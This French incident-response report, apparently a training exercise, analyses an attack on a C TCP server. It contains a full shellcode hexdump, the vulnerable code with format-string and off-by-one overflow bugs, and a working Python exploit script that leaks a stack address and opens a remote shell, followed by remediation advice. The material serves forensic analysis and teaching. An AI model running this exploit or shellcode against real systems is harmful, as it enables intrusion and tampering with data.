Réponse à incident - Exploitation d'une vulnérabilité dans un serveur TCP/IP programmé en langage C

Olivier Nachin & Thomas Girard

17/01/22

Introduction

La société Pressoare a subi une attaque informatique : l'intégrité des données a été compromise, un déséquilibre financier a été repéré sur un des serveurs, et un trafic anormal a été détecté ! L'objectif de notre mission est de comprendre l'origine de l'attaque, la reproduire, identifier les vulnérabilités et émettre des recommendations.

Analyse réseau

A l'aide de la commande *strings trace.pcap*, on repère rapidement du contenu anormal dans la trace réseau par exemple *chmod* ou bien */bin/sh*. Wireshark permet alors d'approfondir ces pistes :

hexdump d'une des tentatives d'attaques

On voit alors clairement les étapes suivies dans une de ces attaques. Il utilise tout d'abord la commande *ECHO %x% x%x%x %x* qui correspond à une attaque "format string" (expliquée en détail ci-dessous). Le fait que cela ait abouti dans la trace réseau montre qu'il y a une première vulnérabilité dans le code qu'il faut approfondir (cf faille n°1 ci-dessous). Ensuite, l'attaquant utilise une payload qui lui permet d'obtenir un shell en utilisant une deuxième vulnérabilité. L'attaquant liste ensuite les fichiers du dossier data et écrit 100 000 dans l'un d'eux : l'attaquant a ainsi modifié des données financières. Savoir quel client est rattaché au fichier A99883 permettrait de savoir à qui profite l'attaque et potentiellement de retrouver l'identité du malfaiteur.

```
    000270B8  41 39 39 39 30 38 0a 41  39 39 39 31 32 0a 41 39   A99908.A 99912.A9
    000270C8  39 39 32 0a 41 39 39 39  32 32 0a 41 39 39 39 32   992.A999 22.A9992
    000270D8  39 0a 41 39 39 39 33 37  0a 41 39 39 39 34 0a 41   9.A99937 .A9994.A
    000270E8  39 39 39 35 32 0a 41 39  39 39 35 36 0a 41 39 39   99952.A9 9956.A99
    000270F8  39 39 34 0a 41 39 39 39  39 38 0a                 994.A999 98.
000000F8  63 68 6d 6f 64 20 75 2b  77 20 41 39 39 38 38 33   chmod u+ w A99883
00000108  0a                                               .
00000109  65 63 68 6f 20 31 30 30  30 30 30 30 20 3e 20 41   echo 100 0000 > A
00000119  39 39 38 38 33 0a                                99883.
0000011F  63 68 6d 6f 64 20 75 2d  77 20 41 39 39 38 38 33   chmod u- w A99883
0000012F  0a                                               .
00000130  65 78 69 74 0a                                   exit.
00000135  0a                                               .
```

Suite de l'attaque précédente

Analyse de la payload

Décomposition de la payload

Grâce à la trace réseau, nous avons donc pu récupérer la payload utilisée par l'attaquant.

```
00000011  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00000021  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00000031  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00000041  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00000051  eb 71 5d 31 c0 31 db 31  c9 31 d2 31 ff 31 f6 b0   .q]1.1.1 .1.1.1..
00000061  22 89 c6 b0 c0 b1 01 66  c1 e1 0c b2 03 4f cd 80   "......f .....O..
00000071  89 c1 31 ff b3 02 89 ca  80 c1 04 31 c0 66 b8 70   ..1..... ...1.f.p
00000081  01 fe c3 c6 02 10 89 39  cd 80 39 f8 75 ed 8b 01   .......9 ..9.u...
00000091  3c 02 75 e7 89 ca 31 c9  31 c0 b0 3f cd 80 41 b0   <.u...1. 1..?..A.
000000A1  3f cd 80 41 b0 3f cd 80  31 c0 89 6d 08 89 45 0c   ?..A.?.. 1..m..E.
000000B1  88 45 07 b0 0b 89 eb 8d  4d 08 8d 55 0c cd 80 b0   .E...... M..U....
000000C1  01 cd 80 e8 8a ff ff ff  2f 62 69 6e 2f 73 68 41   ........ /bin/shA
000000D1  41 41 41 41 41 41 41 41  0a 00 00 00 0d 00 00 00   AAAAAAAA ........
000000E1  8b 91 f4 f9 ff 0a                                 ......
```

hexdump de la payload utilisée par l'attaquant

- La payload commence par 64 octets de valeur "90", ce qui correspond au *toboggan de NOP*. L'attaquant souhaite que le fil d'exécution du programme du serveur arrive dans ce toboggan afin de sauter de NOP en NOP jusqu'au code permettant d'obtenir le shell.
- Ensuite, la payload continue avec 127 octets correspondant au code permettant d'obtenir un shell (nous allons détailler cette partie dans la suite).

- Puis, un padding de 9 “A” est ajouté afin d’obtenir exactement 200 octets depuis le début de la payload (de même, nous allons expliquer pourquoi il est important d’obtenir 200 octets exactement à cet endroit de la payload).
- Il y a ensuite 14 octets restants dont nous allons détailler le rôle par la suite.

Analyse du code assembleur permettant d’obtenir un shell

Afin d’analyser la façon dont l’attaquant a réussi à ouvrir le shell, on désassemble le code permettant de l’obtenir.

```
00 eb71          jmp loc_00000073
02 5d            pop ebp
03 31c0          xor eax,eax
05 31db          xor ebx,ebx
07 31c9          xor ecx,ecx
09 31d2          xor edx,edx
0b 31ff          xor edi,edi
0d 31f6          xor esi,esi
0f b022          mov al,0x22
11 89c6          mov esi,eax
13 b0c0          mov al,0xc0
15 b101          mov cl,0x1
17 66c1e10c      shl cx,0xc
1b b203          mov dl,0x3
1d 4f            dec edi
1e cd80          int 0x80
20 89c1          mov ecx,eax
22 31ff          xor edi,edi
24 b302          mov bl,0x2
26 89ca          mov edx,ecx
28 80c104        add cl,0x4
2b
```

extrait du code assembleur permettant d’obtenir le shell

- On commence par les instructions classiques jump/call/pop qui permettent d’écrire l’adresse de la chaîne de caractères “/bin/sh” dans le registre ebp (cette adresse sera utiliée par la suite au moment de l’appel système execve).
- On a ensuite une remise à 0 d’une partie des registres.
- On remarque ensuite un appel à *mmap2*, sûrement pour se réserver un segment en mémoire avec des permissions particulières.
- On a ensuite ce qui semble être une boucle for avec un appel système à *getppeername* afin probablement d’attacher le shell à la socket utilisée par l’attaquant.

- Enfin, on trouve bien l'appel système à *execve* avec la chaîne de caractère "/bin/sh" en paramètre afin de lancer le shell.

Faille n° 1 : format string

Il faut chercher à comprendre comment une attaque par "format string" a pu être possible à l'aide de la commande ECHO, et on dispose pour cela du code source en C. La fonction *DoEcho* du fichier *commande.c* utilise la fonction *snprintf()*, or il n'y a pas d'argument après la variable *echo*, donc lorsque l'attaquant choisit la string "%x%x%x%x %x", *snprintf()* va aller chercher 5 arguments (qui en réalité n'existent pas) à l'emplacement où ils devraient être c'est-à-dire au dessus du cadre de pile de la fonction DoEcho. Cela a ici pour conséquence de renvoyer notamment la variable *echo* dont la valeur a été définie de la manière suivante :

```
echo = msg->safeBuffer+msg->debut;
```

Par conséquent, echo pointe vers safeBuffer + 5 octets (*début* étant égal à 5 puisque "ECHO" fait 5 caractères). Ainsi, l'attaquant récupère, à 5 octets près, l'adresse du buffer *safeBuffer*.

```
void doEcho(safeMessage *msg, char **reponse, int *fin){
  int len;
  char *echo;

  syslog(LOG_NOTICE, "Exécution d'une commande ECHO");

  echo = msg->safeBuffer+msg->debut;
  len = snprintf(*reponse, 0, echo)+1;
  *reponse = (char *)malloc(sizeof(char)*len);
  snprintf(*reponse, len, echo);
}
```

Fonction DoEcho

Cette attaque n'est pas détectée par le serveur, malgré fonction *SanitizeBuffer()* qui génère une alerte lorsque des caractères non imprimables sont détectés. En effet, "%" est bien un caractère imprimable c'est donc pour ça qu'une alerte n'est pas levée.

Faille n° 2 : buffer overflow

Une fonction qui copie un octet de trop...

Après avoir récupéré une adresse de la stack grâce à la faille n°1 *format string*, l'attaquant a utilisé une deuxième faille dans le code C afin de pouvoir réaliser un buffer overflow.

Afin d'éviter justement les buffer overflows, les développeurs ont choisi de créer une fonction *sanitizeBuffer* qui permet de copier l'entrée utilisateur contenue

dans *unsafeBuffer* dans un buffer limité à 200 caractères *safeBuffer*. Cependant, les développeurs ont réalisé une maladresse dans l'écriture de leur code ce qui a permis à l'attaquant d'écrire plus de 200 caractères. En effet, si l'attaquant rentre exactement 200 caractères suivis d'un retour à la ligne "\n", alors le code C va réaliser les actions suivantes : * remplacement du "\n" (0a en hexadécimal) par "\0". * calcul de strlen(unsafeBuffer), ici le résultat de ce calcul donne 200. * copie caractère par caractère de *unsafeBuffer* dans *safeBuffer* de l'indice 0 à l'indice 201 ! (cf capture d'écran ci-dessous) Un caractère de trop a donc été copié et l'attaquant peut ainsi déborder de *safeBuffer*. Ce caractère copié en trop est forcément un 0 (car le 201ième caractère est un "\n" qui a été remplacé précédemment par un "\0" et qui est copié dans la mémoire après *safeBuffer*.

```
int sanitizeBuffer(char *unsafeBuffer, char **reponse, int* fin){
  safeMessage msg;
  int res=0;
  // Fin de chaîne
  int eos=-1;

  msg.len = strlen(unsafeBuffer);
  msg.debut = 0;
  msg.src = unsafeBuffer;
  msg.dst = (char *)&(msg.safeBuffer);
  printf("Vérification d'une entrée de longueur %d\n", msg.len);

  if(msg.len > BUFFERLENGTH){
    return -BUFFERTOOLONG;
  }
  else{
    for(msg.i=0; msg.i<=msg.len; msg.i++){
```


extrait du code C de la fonction incriminée sanitizeBuffer

La question est donc à présent de savoir exactement où ce 0 *en trop* a été copié. Avec gdb, en utilisant notamment la commande : *print &variable*, on peut reconstituer l'état de la stack au moment du déroulement de cette boucle for.

```
^A^[[;31m^Bgdb-peda$ ^A^[[0m^Binfo frame
Stack level 0, frame at 0xffffcfb0:
 eip = 0x804a152 in sanitizeBuffer (traitementClient.c:41);
    saved eip = 0x804a50a
 called by frame at 0xffffd000
 source language c.
 Arglist at 0xffffcfa8, args: unsafeBuffer=0x8051910 "AAAAA",
    reponse=0xffffcfc0, fin=0xffffcfc4
 Locals at 0xffffcfa8, Previous frame's sp is 0xffffcfb0
 Saved registers:
  ebx at 0xffffcf9c, ebp at 0xffffcfa8, esi at 0xffffcfa0, edi at 0xffffcfa4,
  eip at 0xffffcfac
```

la commande info frame permet aussi d'avoir des indications utiles comme l'adresse de l'adresse de retour de la fonction (saved eip)

On obtient alors le résultat suivant :




représentation de la stack lors de l'exécution de sanitizeBuffer

On remarque donc que c'est l'octet de poids faible de i qui va être écrasé par la valeur 0. Or i est le compteur de boucle censé limiter à 200 le nombre de caractères copiés. L'écraser va donc permettre d'écrire au moins un caractère supplémentaire. Ce qui va permettre à l'attaquant de continuer d'écraser i et ainsi d'écrire autant d'octets qu'il le souhaite ! Ainsi, on comprend pourquoi l'octet n°201 de la payload est 0a : l'attaquant feint un retour à la ligne afin d'exploiter la faille. Il continue ensuite d'écrire : 00 00 00 pour écraser totalement i, 0d 00 00 00 qui va permettre de mettre len à la valeur 13 afin de continuer d'écrire la fin de la payload et surtout de s'arrêter lorsqu'elle aura entièrement été copiée.

Modification de l'adresse de retour de la fonction

Ensuite, c'est l'octet de valeur *8b* qui est écrit à la place de l'octet de poids faible de **dst*. Cette modification est tout sauf anodine. En effet, **dst* correspond à l'adresse en mémoire où la payload est recopiée (à cet instant, on peut d'ailleurs noter que la valeur de **dst* est égale à son adresse). Ainsi, en modifiant **dst*, l'attaquant peut choisir d'écrire là où il le souhaite dans la mémoire. Il serait pertinent pour lui d'écrire à l'adresse de retour de la fonction sanitizeBuffer. En effet, en remplaçant cette adresse par une adresse dans le toboggan de NOP, cela lui permettrait de déplacer le fil d'exécution du serveur vers le code lui permettant d'obtenir un shell. Pour cela, l'attaquant doit connaître l'adresse de l'adresse de retour de la fonction sanitizeBuffer. Bien sûr, à cause de l'ASLR, cette adresse change à chaque nouvelle exécution donc l'attaquant a besoin d'un point de repère. Pour cela, il va utiliser l'adresse retournée par la commande ECHO vue à la partie précédente sur l'attaque format string. Pour rappel, cette adresse correspond à l'adresse de sanitizeBuffer + 5. De plus, en ayant une bonne connaissance de la stack, l'attaquant sait que l'adresse de retour de sanitizeBuffer se situe 247 octets après cette adresse, il doit donc remplacer **dst* par l'adresse retournée par ECHO + 247. Cependant, l'attaquant n'a accès qu'à l'octet de poids faible de **dst*, il doit donc espérer que le deuxième octet de **dst* ait été incrémenté "naturellement" au cours de la recopie. C'est pour cette raison que l'attaque ne fonctionne pas à tous les coups et que sur la trace réseau on a deux attaques : la première a échoué avant que la seconde ne réussisse. On



obtient donc le schéma suivant pour l'attaque :

En analysant la fin de la payload, on remarque que l'attaquant écrase l'adresse de retour de la fonction sanitizeBuffer avec l'adresse renvoyée par ECHO diminuée de 4 octets. Cette soustraction de 4 octets est facultative car de toute manière, en écrivant exactement l'adresse renvoyée par ECHO il serait quand même tombé dans le toboggan de NOP. En retirant 4 octets, l'attaquant se place exactement au début du toboggan de NOP (le premier NOP a été mis à 0 grâce à la variable *eos* car c'est le premier caractère non-imprimable détecté).


Reproduction de l'attaque à l'aide d'un script

Nous avons reproduit l'attaque à l'aide d'un script python qui nous a permis d'ouvrir un shell. Voici notre code :

```
#!/usr/bin/env python3
import binascii
import socket

charge_1 = '90909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090'

HOST = '172.28.128.100'
PORT = 6000

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))
    s.sendall(b'ECHO %x % x%x%x %x \n')
    data_echo = s.recv(1024)
    print(data_echo)
    adresse = str(data_echo).split(" ")[-2] # on récupère la dernière adresse
    adresse_2 = int(adresse, 16) # on convertit l'hexa en decimal
    adresse_3 = int(adresse_2) - 10 # on retranche 10
    adresse_4 = hex(adresse_3) # on repasse en hexa
    milieu_ajout = adresse_4[-2:]
    charge_2 = charge_1+milieu_ajout
    fin_adresse = int(adresse[-2:], 16)- 4 # on convertit en decimal et on retranche 4
```

```
charge_3 = charge_2 + hex(fin_adresse)[2:] + adresse_4[2:-2][-2:]
charge_3 += adresse_4[2:-2][-4:-2] + adresse_4[2:-2][0:2] + "0a"

charge_4 = binascii.unhexlify(charge_3) #on ajoute les "/x"

s.sendall(charge_4)
s.sendall(b'ls \n')
data_reception = s.recv(1024)
print(data_reception)
```

Voici ce que donne le lancement de ce code sur la machine Analyste :



reproduction de l'attaque

On obtient bien un listing des fichiers grâce à la commande *ls*, l'attaque a donc réussi !

Recommandations pour le client

Voici des recommandations pour le client afin d'améliorer sa sécurité et d'éviter à l'avenir une attaque similaire: - Il faut détecter "%" comme étant une tentative d'attaque "format string". - Il faut activer le bit NX. Si la pile n'avait pas été exécutable, le shellcode n'aurait pu fonctionner. La désactivation de la pile est rendue possible par la fonction *donxoff()* de *main.c*, il faudrait enlever cette option pour améliorer la sécurité. - Pour éviter le buffer overflow, il faut remplacer le "<=" en "<" dans la boucle "for" de la fonction *sanitizeBuffer()*.

Conclusion

Finalement, nous avons réussi à comprendre les étapes utilisées par l'attaquant et les vulnérabilités qu'il a exploitées. Nous avons également pu reproduire l'attaque et émettre des recommandations pour qu'elle ne soit plus possible à l'avenir. Nous espérons que la société Pressoare se remettra de cette attaque in-

formatique, qu'elle sera satisfaite de notre intervention et qu'elle pourra reprendre son activité sereinement.